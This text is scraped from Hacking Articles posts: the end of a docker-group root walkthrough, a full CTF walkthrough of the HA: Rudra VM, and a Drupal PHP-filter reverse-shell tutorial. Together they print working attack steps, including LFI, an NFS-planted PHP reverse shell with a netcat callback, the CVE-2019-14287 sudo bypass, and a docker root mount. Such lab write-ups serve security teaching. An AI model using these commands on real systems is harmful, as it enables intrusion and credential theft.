
Privilege Escalation

Since we have access to the user which is a part of the docker group. While working we know that there is an issue with the docker that all the commands in docker require sudo as docker needs root to run. The Docker daemon works in such a way that it is allowed access to the root user or any other user in the particular docker group. This shows that access to the docker group is the same as to give a perpetual, root access without any password. We ran the command shown below. This command obtains the alpine image from the Docker Hub Registry and runs it. The `-v` parameter specifies that we want to create a volume in the Docker instance. The `-it` parameters put the Docker into the shell mode rather than starting a daemon process. The instance is set up to mount the root filesystem of the target machine to the instance volume, so when the instance starts it immediately loads a chroot into that volume. This gives us the root of the machine. After running the command, we traverse into the `/mnt` directory and found out `flag.txt`. This concludes this lab.

```
1 | docker run -v /root:/mnt -it alpine
2 | cd /mnt
```

```
3 | ls  
4 | cat final.txt
```

```
www-data@ubuntu:/$ docker run -v /root:/mnt -it alpine  
docker run -v /root:/mnt -it alpine  
/ # cd /mnt  
cd /mnt  
/mnt # ls  
ls  
final.txt  
/mnt # cat final.txt  
cat final.txt
```



!! Congrats you have finished this task !!

Contact us here:

Hacking Articles : <https://twitter.com/rajchandel/>
Kavish Tyagi : https://twitter.com/Tyagi_kavish_

+-----+
|E|n|j|o|y| |H|A|C|K|I|N|G|
+-----+

Author: Pavandeep Singh is a Technical Writer, Researcher and Penetration Tester
Contact [here](#)

HA Rudra: Vulnhub Walkthrough

posted in [CTF CHALLENGES](#) on [OCTOBER 31, 2019](#) by [RAJ CHANDEL](#) with [0 COMMENT](#)

This is our Walkthrough for HA: Rudra” and this CTF is designed by Hacking Articles Team 😊. Lord Rudra also known as Shiv, Bolenath, Mahadev and he is Venerable by Hinduism. We have designed this VM because it is festival eve in India and all Indian strongly believe in Indian culture and religions and also to spread awareness of Indian culture among all people, hope you will enjoy.

There are multiple methods to solve this machine or direct way to finish the task.

You can download from [here](#).

Level: Intermediate

Task: Boot to Root

Penetration Methodologies

Initial Recon

- netdiscover
- Nmap
- Shared directory
- dirb

Initial Compromise

- LFI

Established Foothold

- Netcat session

Internal Recon

- Access Mysql database

Data Exfiltration

- Steganography

Lateral Movement

- Connect to ssh

Privilege Escalation

- Sudo rights

Walkthrough

Initial Recon

First of all, we try to identify our target. We did this using the netdiscover command. It came out to be

```
1 | 192.168.1.101
```

Currently scanning: 192.168.4.0/16 Screen View: Unique Host					
4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240					
IP	At MAC Address	Count	Len	MAC Vendor / Hostname	HWaddr
192.168.1.1	84:16:f9:47:df:7a	1	60	TP-LINK TECHNOLOGIES CO., LTD.	84:16:f9:47:df:7a
192.168.1.101	00:0c:29:78:5a:a2	1	60	VMware, Inc.	00:0c:29:78:5a:a2
192.168.1.109	8c:ec:4b:71:c5:de	1	60	Dell Inc.	8c:ec:4b:71:c5:de
192.168.1.100	98:09:cf:a0:1e:fa	1	60	OnePlus Technology Co., Ltd.	98:09:cf:a0:1e:fa

Now that we have identified our target using the above command, we can continue to our second step that is scanning the target. We will use Nmap to scan the target with the following command:


```
1 | nmap -A 192.168.1.101
```

We found port 22, 80 and 2049 are open for ssh, HTTP and NFS respectively, let's go for services enumeration.

```
root@kali:~# nmap -A 192.168.1.101
Starting Nmap 7.80 ( https://nmap.org ) at 2019-10-21 12:31 EDT
Nmap scan report for 192.168.1.101
Host is up (0.00038s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Li
| ssh-hostkey:
|   2048 d7:0d:45:dd:52:69:f9:54:2a:73:a7:d0:c5:ab:db:9b (RSA)
|   256 7f:cc:3c:a5:53:47:05:15:94:95:41:ea:5e:48:f1:00 (ECDSA)
|   256 30:da:01:de:ab:d8:19:1e:fc:58:44:22:3b:29:33:cd (ED25519)
```

```
|_ 250 50.66.61.66.80.19.1C.FC.58.44.22.50.25.55.CD (ED25519)
80/tcp  open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: HA: Rudra
111/tcp open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version  port/proto  service
|   100000  2,3,4      111/tcp    rpcbind
|   100000  2,3,4      111/udp   rpcbind
|   100000  3,4       111/tcp6   rpcbind
|   100000  3,4       111/udp6   rpcbind
|   100003  3          2049/udp   nfs
|   100003  3          2049/udp6  nfs
|   100003  3,4       2049/tcp   nfs
|   100003  3,4       2049/tcp6  nfs
|   100005  1,2,3     36847/tcp6 mountd
|   100005  1,2,3     44751/udp  mountd
|   100005  1,2,3     50487/tcp  mountd
|   100005  1,2,3     52914/udp6 mountd
|   100021  1,3,4     34153/tcp6 nlockmgr
|   100021  1,3,4     35011/tcp   nlockmgr
|   100021  1,3,4     60128/udp6 nlockmgr
|   100021  1,3,4     60809/udp  nlockmgr
|   100227  3          2049/tcp   nfs_acl
|   100227  3          2049/tcp6  nfs_acl
|   100227  3          2049/udp   nfs_acl
|   100227  3          2049/udp6  nfs_acl
| 2049/tcp open  nfs acl 3 (RPC #100227)
MAC Address: 00:0C:29:78:5A:A2 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

When you will explore machine IP in the web browser, it will display the beautiful sight of lord shiva.



If you didn't find any hint from web page, then without wasting time enumerate the share directory since NFS service is running on the host machine.

```
1 | showmount -e 192.168.1.101
2 | cd /tmp
```

```
3 | mkdir ignite
4 | mount -t nfs 192.168.1.101:/home/shivay /tmp/ignite
5 | cd ignite
6 | ls
```

```
root@kali:~# showmount -e 192.168.1.101 ↵
Export list for 192.168.1.101:
/home/shivay *
root@kali:~# cd /tmp ↵
root@kali:/tmp# mkdir ignite ↵
root@kali:/tmp# mount -t nfs 192.168.1.101:/home/shivay /tmp/ignite ↵
root@kali:/tmp# cd ignite ↵
root@kali:/tmp/ignite# ls
mahadev.txt
```

when you will mount the whole shared directory in your local machine, you'll a text file named "mahadev.txt".

```
root@kali:/tmp/ignite# cat mahadev.txt ↵
Rudra is another name of Lord Shiva. As per the vedic scriptures there are total
11 rudras. Of them, prominent one is Shiva. The other 10 rudras are considered as
his expansions. As per Mahabharata, Srimad Bhagavatam and other vedic texts Lord
Shiva appeared from Lord Brahma's eyebrows. Srimad Bhagvatam tells us why Lord S
hiva is known as "Rudra".
root@kali:/tmp/ignite#
```

Till now we didn't find any hint to establish our foothold, therefore we chose DIRB for directory brute force attack and Luckily found URL for robots.txt file.

```
root@kali:~# dirb http://192.168.1.101/ ↵
-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Mon Oct 21 12:37:00 2019
URL_BASE: http://192.168.1.101/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----
GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.101/ ----
==> DIRECTORY: http://192.168.1.101/assets/
==> DIRECTORY: http://192.168.1.101/img/
+ http://192.168.1.101/index.html (CODE:200|SIZE:4639)
+ http://192.168.1.101/robots.txt (CODE:200|SIZE:10)
+ http://192.168.1.101/server-status (CODE:403|SIZE:278)

---- Entering directory: http://192.168.1.101/assets/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
  (Use mode '-w' if you want to scan it anyway)


---- Entering directory: http://192.168.1.101/img/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
  (Use mode '-w' if you want to scan it anyway)
```

Now when you will navigate to the following URL, it will give a hint for nandi.php

```
1 | http://192.168.1.101/robots.txt
```

But on exploring /nandi.php, it will give you a blank page and this hint might be indicating the possibility for LFI.


```
1 | http://192.168.1.101/nandi.php
```



Initial Compromised

To ensure that the host machine is vulnerable to LFI, you need to try to extract /etc/passwd file and this will show you some usernames from here: Rudra, Shivay and mahakaal as shown below.

This phase is considered as **initial compromised** stage because with the help of LFI we are able to extract low privilege data.



```
root:x:0:0:root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
/www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats
Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-
network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin messagebus:x:103:107::/nonexistent:
/usr/sbin/nologin _apt:x:104:65534::/nonexistent:/usr/sbin/nologin uidd:x:105:109::/run
/uidd:/usr/sbin/nologin rudra:x:1000:1000 rudra,,,:/home/rudra:/bin/bash
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin mahakaal:x:1001:1001,,,:/home/mahakaal:
/bin/bash statd:x:107:65534::/var/lib/nfs:/usr/sbin/nologin shivay:x:1002:1002,,,:/home
/shivay:/bin/bash mysql:x:108:114:MySQL Server,,,:/nonexistent:/bin/false
```

Established foothold

To establish foothold, you need to spawn shell of the host machine by injecting malicious file. As you know due to NFS we are able to access share directory and also web application is vulnerable to LFI and for exploiting the host machine first upload the PHP backdoor (penetestmonkey PHP reverse shell) inside the mount directory “/tmp/ignite” and then execute it through a web browser.

```
root@kali:/tmp/ignite# ls
mahadev.txt shell.php
root@kali:/tmp/ignite#
```

As you can observe in the above image, we have uploaded the PHP backdoor inside /tmp/ignite and now will use LFI to trigger the shell.php file. Keep the Netcat

listener ON for reverse connection.

```
1 | http://192.168.1.101/nandi.php?file=/home/shivay/shell.php
```



Internal Recon

As soon as you will trigger the backdoor, it will give the reverse connection of the host machine.

Once we have compromised the host machine, then go for Internal Recon, as you can observe this time, we have used netstat to identify the network statics and found MySQL is running on localhost.

```
root@kali:~# nc -lvp 1234 ↵
listening on [any] 1234 ...
192.168.1.101: inverse host lookup failed: Unknown host
connect to [192.168.1.107] from (UNKNOWN) [192.168.1.101] 53356
Linux ubuntu 4.15.0-20-generic #21-Ubuntu SMP Tue Apr 24 06:16:15
 09:39:49 up 11 min,  2 users,  load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@    IDLE   JCPU   PCPU WHA
rudra     tty1      -          09:29      5:13   0.07s  0.02s -b
rudra     pts/0    192.168.1.109  09:35      3:49   0.03s  0.01s ss
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty;pty.spawn("/bin/bash")' ↵
www-data@ubuntu:/$ netstat -antp ↵
netstat -antp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address
tcp      0      0 0.0.0.0:2049            0.0.0.0:*
tcp      0      0 0.0.0.0:55105           0.0.0.0:*
tcp      0      0 0.0.0.0:35011           0.0.0.0:*
tcp      0      0 127.0.0.1:3306           0.0.0.0:*
tcp      0      0 0.0.0.0:111             0.0.0.0:*
tcp      0      0 0.0.0.0:45139           0.0.0.0:*
tcp      0      0 127.0.0.53:53            0.0.0.0:*
tcp      0      0 0.0.0.0:22              0.0.0.0:*
tcp      0      0 0.0.0.0:50487           0.0.0.0:*
tcp      0      0 192.168.1.101:22         192.168.1.109:51652
tcp      0      0 192.168.1.101:2049        192.168.1.107:774
tcp      0      0 192.168.1.101:53356        192.168.1.107:1234
tcp6     0      0 :::2049                :::*
tcp6     0      0 :::59937               :::*
tcp6     0      0 :::34153               :::*
tcp6     0      0 :::26847               :::*
```

Without wasting time, we get into MySQL DBMS and enumerated the following information:

1 Database name: mahadev
2 Table name: hint
3 Record: check in media filesystem

It means there are something inside media filesystem and the author wants to dig it out.

```
www-data@ubuntu:/$ mysql -u root ↵
mysql -u root
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 2
Server version: 5.7.27-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2019, Oracle and/or its affiliates. All rights
Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input

mysql> show databases;
show databases;
+-----+
| Database      |
+-----+
| information_schema |
| mahadev        |
| mysql          |
| performance_schema |
| sys            |
+-----+
5 rows in set (0.01 sec)

mysql> use mahadev;
use mahadev;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
```

```
Database changed
mysql> show tables;
show tables;
+-----+
| Tables_in_mahadev |
+-----+
| hint |
+-----+
1 row in set (0.00 sec)

mysql> select * from hint;
select * from hint;
+-----+
| hint |
+-----+
| check on media filesystem |
+-----+
1 row in set (0.01 sec)

mysql> █
```

Data Exfiltration-Steganography

So, when you will move inside /media directory then you will get two files named “creds and hint” and the “hint” file contains the following hints:

Link: <https://www.hackingarticles.in/cloakify-factory-a-data-exfiltration-tool-uses-text-based-steganography/>

Message: Without noise

The cred file contains emojis and it looks like a kind of steganography, download the cred file in your local machine (I saved as /root/pwd) and without wasting we

explored the given link. This link will open the article on data exfiltration tool named cloakify which is used by the author for hiding text behind emojis.

```
www-data@ubuntu:$ cd /media ↵
cd /media
www-data@ubuntu:/media$ ls -al
ls -al
total 24
drwxr-xr-x  4 root root 4096 Oct 21 09:08 .
drwxr-xr-x 22 root root 4096 Oct 21 07:43 ..
drwxr-xr-x  2 root root 4096 Oct 21 07:42 cdrom
-rw-r--r--  1 root root 140 Oct 21 08:50 creds
lrwxrwxrwx  1 root root    7 Oct 21 07:42 floppy ->
drwxr-xr-x  2 root root 4096 Oct 21 07:42 floppy0
-rw-r--r--  1 root root 122 Oct 21 09:08 hints
www-data@ubuntu:/media$ cat hints ↵
cat hints
https://www.hackingarticles.in/cloakify-factory-a-d
```

without noise

```
www-data@ubuntu:/media$ cat creds ↵
cat creds
```





With the help of the above link, you can extract the hidden text behind emojis.

Follow the below step in your local machine.

Download the tool from GitHub and run a python script as shown then decrypt the file **without noise** as given inside the hint file.

```
1 | python cloackifyFactory.py
2 | Press key: 2
3 | Decloackify path: /root/pwd
4 | Path for saved decloacked data: /root/decodedpwd
5 | Add noise: No
```


Choose emoji as a type of ciphers and press key 3. This will save the decoded text inside /root/decodedpwd as shown below.

```
Ciphers:

1 - dessertsThai
2 - rickrollYoutube
3 - emoji
4 - dessertsHindi
5 - evadeAV
6 - amphibians
7 - belgianBeers
8 - worldBeaches
9 - hashesMD5
10 - worldFootballTeams
11 - statusCodes
12 - dessertsRussian
13 - dessertsChinese
14 - dessertsSwedishChef
15 - desserts
16 - pokemonGo
17 - ipAddressesTop100
18 - dessertsPersian
19 - starTrek
20 - topWebsites
21 - geoCoordsWorldCapitals
22 - dessertsArabic
23 - skiResorts
24 - geocache

Enter cipher #: 3

Decloaking file using cipher: emoji

Decloaked file /root/pwd , saved to /root/decodedpwd
Press return to continue... █
```

And we found the credential for the following:

```
1 | Username: mahakaal  
2 | Password: kalbhairav
```

```
root@kali:~# cat decodedpwd ↵  
mahakaal:kalbhairavroot@kali:~#
```

Lateral Movement

So with the help above credential, we connect to ssh service and start post enumeration. Thus, we check sudo right for mahakaal and found that he has sudo right to run /usr/bin/watch program other than root which means with ALL specified, user mahakaal can run the binary / usr/bin/watch as any user.

```
root@kali:~# ssh mahakaal@192.168.1.101 ↵  
mahakaal@192.168.1.101's password:  
Welcome to Ubuntu 18.04 LTS (GNU/Linux 4.15.0-20-generic x86_64)  
  
 * Documentation: https://help.ubuntu.com  
 * Management: https://landscape.canonical.com  
 * Support: https://ubuntu.com/advantage  
  
Last login: Mon Oct 21 07:55:59 2019 from 192.168.1.109  
mahakaal@ubuntu:~$ sudo -l ↵  
[sudo] password for mahakaal:  
Matching Defaults entries for mahakaal on ubuntu:  
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/l  
  
User mahakaal may run the following commands on ubuntu:  
    (ALL, !root) /usr/bin/watch
```

Privilege Escalation

The author added this loophole because it is the latest zero-day exploit CVE: 2019-14287 and you should to proactive to bypass it.

Type following for escalating the root the shell:

```
1 | sudo -u#-1 watch -x sh -c 'reset; exec sh 1>&0 2>&0' -u
2 | cd root
3 | cat final.txt
```

Conclusion: The VM was designed to cover each track of the kill chain by considering red team approach and proactive learning with latest vulnerabilities.

Hope you have enjoyed this machine. Happy Hacking!!!!!!

```
mahakaal@ubuntu:~$ sudo -u#-1 watch -x sh -c 'reset; exec sh 1>&0 2>&0' -u
# id
uid=0(root) gid=1001(mahakaal) groups=1001(mahakaal)
# cd /root ↵
# ls
final.txt
# cat final.txt ↵

.
]@&L
Jw      #@&&      zM
' | $w      , ]@&$L      , $`r
k|$L      ]]@$$      ,@|j
]@!$      j]@&$W      $|p[
@@j$      jj]N&$@      @@@@  
$&@B~      jj]B&$@      @@$@  
#R&&[      `]@&$*      ]$$@N
j%%@$      "@M      ]RN%k
| " 7$      $&      ]F%"|
(%'"$      $      $@%" )
\%%$      *g@*      $"/
'']%r& %h*''
' L@&=r
' @&U
j@&L
]@&[
$@&K
```

```
+$@&@  
$$@  
j@Hw. -&&&&L ,=m$~  
j@%kkHr. <[kkj]%r  
j@Qgjjji||!;!!|jjjj%]@r  
j@Hkkj|||=||~!l|jjjk%%r  
j@%kisj|;!!*!;!!{jj]@r  
j@pkjb*` !#$#! `*jjkk]@r  
j[M" `&7!! `*%$r  
!%!;  
;||!;  
;||!:  
  
!! Congrats you have finished this task !!  
  
Contact us here:  
  
Hacking Articles : https://twitter.com/rajchandel/  
Aarti Singh: https://www.linkedin.com/in/aarti-singh-353698114/
```

Author: Pavandeep Singh is a Technical Writer, Researcher and Penetration Tester

Contact [here](#)

Drupal: Reverseshell

posted in [WEBSITE HACKING](#) on [OCTOBER 31, 2019](#) by [RAJ CHANDEL](#) with [0 COMMENT](#)

In this post, you will learn how to test security loopholes in Drupal CMS for any critical vulnerability which can cause great damage to any website if found on any webserver. In this article, you will learn how a misconfigured web application can be easily exploited.

Remote Code Execution: Remote Code Evaluation is a vulnerability that occurs because of the unsafe handling of inputs by the server application or that can be exploited if user input is injected into a File or a String and executed by the programming language's parser or the user input is not sanitised properly in POST request and also when accepting query string param during GET requests.


Therefore a Remote Code Evaluation can lead to a full compromise of the vulnerable web application and also a web server.

Let's Begin!!

So the drupal is accessible through a web browser by exploring the following URL:

```
1 | http://192.168.10.117/drupal
```

And this opens the default home page, to access the dashboard you must-have credential for login.



Search

So, to access the user console, I used following creds.

1 | Username:**raj**
2 | Password:**123**

Log in

[Log in](#) [Create new account](#) [Reset your password](#)

Username *
 
Enter your Hacking Articles username.

Password *
 
Enter the password that accompanies your username.

[Log in](#)

After accessing the admin console, it was time to exploit web application by injecting malicious content inside it. Directly writing malicious scripts as web content will not give us the reverse shell of the application but after spending some time, we concluded that it requires PHP module. We, therefore, move to install new module through ***Manage>Extend>List>Install new module***.

You can download the PHP package for Drupal from the URL below and upload the tar file to install the new module.

<https://www.drupal.org/project/php>



This project is not covered by the [security advisory policy](#).
Use at your own risk! It may have publicly disclosed vulnerabilities.

Downloads

8.x-1.0 released 16 June 2018

✓ Recommended by the project's maintainer.

 [tar.gz \(15.88 KB\)](#)  [zip \(26.38 KB\)](#)

Development version: [8.x-1.x-dev](#) updated 4 Aug 2018 at 18:58 UTC

To install php module upload the tar file that was downloaded.

Install new module ☆

Home » Administration » Extend

You can find [modules](#) and [themes](#) on [drupal.org](#). The following file extensions are su

Install from a URL

For example: <https://ftp.drupal.org/files/projects/name.tar.gz>

Or

Upload a module or theme archive to install

For example: *name.tar.gz* from your local computer



So, when the installation is completed, we need to enable to the added module.

Hacking Articles

Update manager

WWW.HACKINGARTICLES.IN

- ✓ Installation was completed successfully.

php

- Installed php successfully

Next steps

- [Install another module](#)
- [Enable newly added modules](#)
- [Administration pages](#)

Again, move to **Manage > Extend >filters** and enable the checkbox for PHP filters.

▼ FILTERS

- PHP Filter** ▶ Allows embedded PHP code/snippets to be evaluated. E

Now use the Pentest monkey PHP script, i.e. “reverse shell backdoor.php” to be injected as basic content. Don’t forget to add a “listening IP & port” to get a reversed connection. Continue to change the “text format to PHP” and enable the

publishing checkbox. Keep the netcat listener ON in order to receive the incoming shell.

When everything is set accordingly, click the preview button and you'll get the reverse connection over the netcat.

```
$VERSION = "1.0";
$ip = '192.168.10.128'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Hence, we got the reverse connection of the host machine.

```
192.168.10.117: inverse host lookup failed: Unknown host
connect to [192.168.10.128] from (UNKNOWN) [192.168.10.117] 33228
Linux ubuntu 4.18.0-15-generic #16~18.04.1-Ubuntu SMP Thu Feb 7 14:06:04 UTC 2018
x86_64 x86_64 x86_64 GNU/Linux
02:30:52 up 4:32, 1 user, load average: 0.03, 0.03, 0.00
USER        TTY        FROM          LOGIN@    IDLE      JCPU      PCPU WHAT
raj        :0        :0          21:59 ?xdm?    3:03   0.01s /usr/lib/gdm3/gdm-x-session --run-script env GNOME_SHELL_SESSION_MODE=ubuntu gnome-session --session=ubuntu
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data ↵
$
```

Author: Komal Singh is a Cyber Security Researcher and Technical Content Writer, she is completely enthusiastic pentester and Security Analyst at Ignite Technologies. Contact [Here](#)

